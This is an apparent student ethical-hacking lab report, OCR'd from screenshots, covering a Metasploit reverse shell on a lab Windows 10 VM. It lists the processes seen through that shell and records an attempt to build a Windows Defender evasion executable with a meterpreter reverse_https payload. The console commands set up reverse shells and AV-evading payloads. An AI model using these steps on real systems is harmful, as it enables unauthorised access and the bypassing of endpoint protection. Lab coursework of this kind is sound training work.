ETHICAL


HACKING LAB

ASSIGNMENT- 10


Name: Dasari Sanath Kumar

ID:700760349


1. Provide the Screenshot #01 (10pt)


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
root@kali: /tmp
File Actions Edit View Help

```
msf6 exploit(multi/handler) >
[*] Sending stage (240 bytes) to 192.168.2.180
[*] Command shell session 1 opened (192.168.2.128:3333 → 192.168.2.180:49892) at 2024-03-26 22:15:19 -0400

msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type               Information                                                                Connection
  --  ----  ----               -----------                                                                ----------
  1         shell x86/windows  Shell Banner: Microsoft Windows [Version 10.0.19045.4046] (c) Microsoft Corp ...  192.168.2.128:3333 → 192.168.2.180:49892 (192.168.2.180)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\georgia\Desktop>
-----


C:\Users\georgia\Desktop>whoami
whoami
desktop-1mmo0e9\georgia

C:\Users\georgia\Desktop>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0         12 K
Registry                        92 Services                   0     47,020 K
smss.exe                       336 Services                   0        160 K
csrss.exe                      432 Services                   0      1,052 K
wininit.exe                    524 Services                   0      1,108 K
csrss.exe                      532 Console                    1      1,664 K
winlogon.exe                   620 Console                    1      1,500 K
services.exe                   660 Services                   0      3,872 K
lsass.exe                      668 Services                   0      6,368 K
svchost.exe                    796 Services                   0     11,080 K
fontdrvhost.exe                816 Console                    1        180 K
fontdrvhost.exe                824 Services                   0        184 K
svchost.exe                    920 Services                   0      8,492 K
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
22:19
root@kali: /tmp
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
1°C
Mostly cloudy
Search
09:19 Sanath
3/26/2024

```
C:\Users\georgia\Desktop>whoami
whoami
desktop-1mmo0e9\georgia

C:\Users\georgia\Desktop>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0         12 K
Registry                        92 Services                   0     47,020 K
smss.exe                       336 Services                   0        160 K
csrss.exe                      432 Services                   0      1,052 K
wininit.exe                    524 Services                   0      1,108 K
csrss.exe                      532 Console                    1      1,664 K
winlogon.exe                   620 Console                    1      1,500 K
services.exe                   660 Services                   0      3,872 K
lsass.exe                      668 Services                   0      6,368 K
svchost.exe                    796 Services                   0     11,080 K
fontdrvhost.exe                816 Console                    1        180 K
fontdrvhost.exe                824 Services                   0        184 K
svchost.exe                    920 Services                   0      8,492 K
dwm.exe                       1004 Console                    1     15,624 K
svchost.exe                    356 Services                   0     39,068 K
svchost.exe                    840 Services                   0      5,372 K
svchost.exe                    384 Services                   0      7,624 K
svchost.exe                   1032 Services                   0        820 K
svchost.exe                   1040 Services                   0      7,608 K
svchost.exe                   1120 Services                   0      4,480 K
vmacthlp.exe                  1408 Services                   0      1,224 K
Memory Compression            1572 Services                   0    355,532 K
svchost.exe                   1588 Services                   0      5,028 K
svchost.exe                   1752 Services                   0      2,240 K
svchost.exe                   1792 Services                   0      1,940 K
svchost.exe                   1804 Services                   0      1,536 K
spoolsv.exe                   1960 Services                   0      1,760 K
svchost.exe                   1988 Services                   0      8,832 K
svchost.exe                   1160 Services                   0      2,076 K
svchost.exe                   2264 Services                   0        728 K
svchost.exe                   2348 Services                   0     70,456 K
VGAuthService.exe             2456 Services                   0      1,304 K
vmtoolsd.exe                  2464 Services                   0      5,312 K
MsMpEng.exe                   2476 Services                   0      2,424 K
svchost.exe                   2628 Services                   0        984 K
dllhost.exe                   3056 Services                   0        848 K
msdtc.exe                     3460 Services                   0      1,428 K
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
22:20
root@kali: /tmp
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
1°C
Mostly cloudy
Search
09:20 Sanath
3/26/2024

```
SecurityHealthService.exe     5304 Services                   0      2,096 K
vmtoolsd.exe                  5360 Console                    1      4,420 K
OneDrive.exe                  5496 Console                    1     11,880 K
msedge.exe                    5568 Console                    1     20,668 K
msedge.exe                    5636 Console                    1      1,212 K
msedge.exe                    5840 Console                    1      4,148 K
msedge.exe                    5884 Console                    1      4,928 K
msedge.exe                    5912 Console                    1      2,024 K
TextInputHost.exe             5528 Console                    1      2,892 K
dllhost.exe                   6340 Console                    1      1,704 K
ApplicationFrameHost.exe      6556 Console                    1      2,552 K
WinStore.App.exe              6548 Console                    1          N/A
RuntimeBroker.exe             6544 Console                    1        812 K
RuntimeBroker.exe             5312 Console                    1      1,192 K
powershell.exe                4332 Console                    1      2,788 K
conhost.exe                   6668 Console                    1      1,140 K
powershell.exe                 980 Console                    1      3,740 K
conhost.exe                   3408 Console                    1      1,804 K
svchost.exe                   7092 Services                   0        892 K
SearchApp.exe                 5604 Console                    1          N/A
Microsoft.Photos.exe          6708 Console                    1          N/A
RuntimeBroker.exe             1768 Console                    1      7,184 K
msedge.exe                    5380 Console                    1      2,808 K
msedge.exe                    1936 Console                    1      2,288 K
taskhostw.exe                 3632 Console                    1        728 K
svchost.exe                   4812 Services                   0      1,048 K
msedge.exe                     684 Console                    1      1,976 K
dasHost.exe                   7112 Services                   0      1,440 K
msedge.exe                    3768 Console                    1      2,192 K
SkypeApp.exe                  1364 Console                    1          N/A
RuntimeBroker.exe             2808 Console                    1      1,160 K
smartscreen.exe               7900 Console                    1      3,096 K
svchost.exe                   7560 Services                   0      1,560 K
WmiPrvSE.exe                  4844 Services                   0      1,400 K
FileCoAuth.exe                1780 Console                    1      2,728 K
msedge.exe                    1712 Console                    1      7,388 K
svchost.exe                   7396 Services                   0      1,232 K
msedge.exe                    7672 Console                    1      1,904 K
file.exe                      6696 Console                    1        768 K
cmd.exe                       1492 Console                    1      2,528 K
conhost.exe                   4208 Console                    1      1,848 K
taskhostw.exe                 7264 Services                   0     25,452 K
sppsvc.exe                    3416 Services                   0     12,428 K
TrustedInstaller.exe          7220 Services                   0      7,420 K
TiWorker.exe                  7228 Services                   0     12,708 K
tasklist.exe                  6180 Console                    1      9,176 K

C:\Users\georgia\Desktop>
```

2. Here I have turned on windows defender real time protection in both windows10 and windows7 in my virtual machine

Steps followed for task 2:

1.Windows defender is set to on in both win10 and win7


2. exploit used in msf is evasion/windows/windows_defender_exe and PAYLOAD is windows/meterpreter/reverse_https and set the Local host to my kali IP and executed and a random .exe has generated.

3. And I have set the msf listener on my msf console in kali linux and also started http.server on kali on port 3333

4.In win10 and win7 tried to save the randomly generated exe file

5.To Check whether any meterpreter session is created.

Below are the screenshots for all the mentioned steps above:




☑ Use real-time protection (recommended)

Choose which security agents you want to run. Understanding real-time protection

☑ Scan downloaded files and attachments

☑ Scan programs that run on my computer



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Have a question?
Get help


Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.


Privacy settings
Privacy dashboard
Privacy Statement

To direct input to this VM, click inside or press Ctrl+G.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
9:44
root@kali: ~
File Actions Edit View Help
12°C
Mostly sunny
Search
08:44 Sanath
3/29/2024


```
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                       Payload opts
  --  ----                    -------                       ------------
  8   Exploit: multi/handler  windows/shell/reverse_tcp  tcp://192.168.2.128:3333

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > jobs -K
Stopping all jobs ...
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
msf6 exploit(multi/handler) > jobs -K
Stopping all jobs ...
msf6 exploit(multi/handler) > use evasion/windows/windows_defender_exe
[*] Using configured payload windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 evasion(windows/windows_defender_exe) > set LPORT 3333
LPORT ⇒ 3333
msf6 evasion(windows/windows_defender_exe) > exploit -j

[*] Compiled executable size: 4096
[+] VEbN.exe stored at /root/.msf4/local/VEbN.exe
msf6 evasion(windows/windows_defender_exe) > use exploit/multi/handler
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(multi/handler) > set LPORT 3333
LPORT ⇒ 3333
```

To direct input to this VM, click inside or press Ctrl+G.

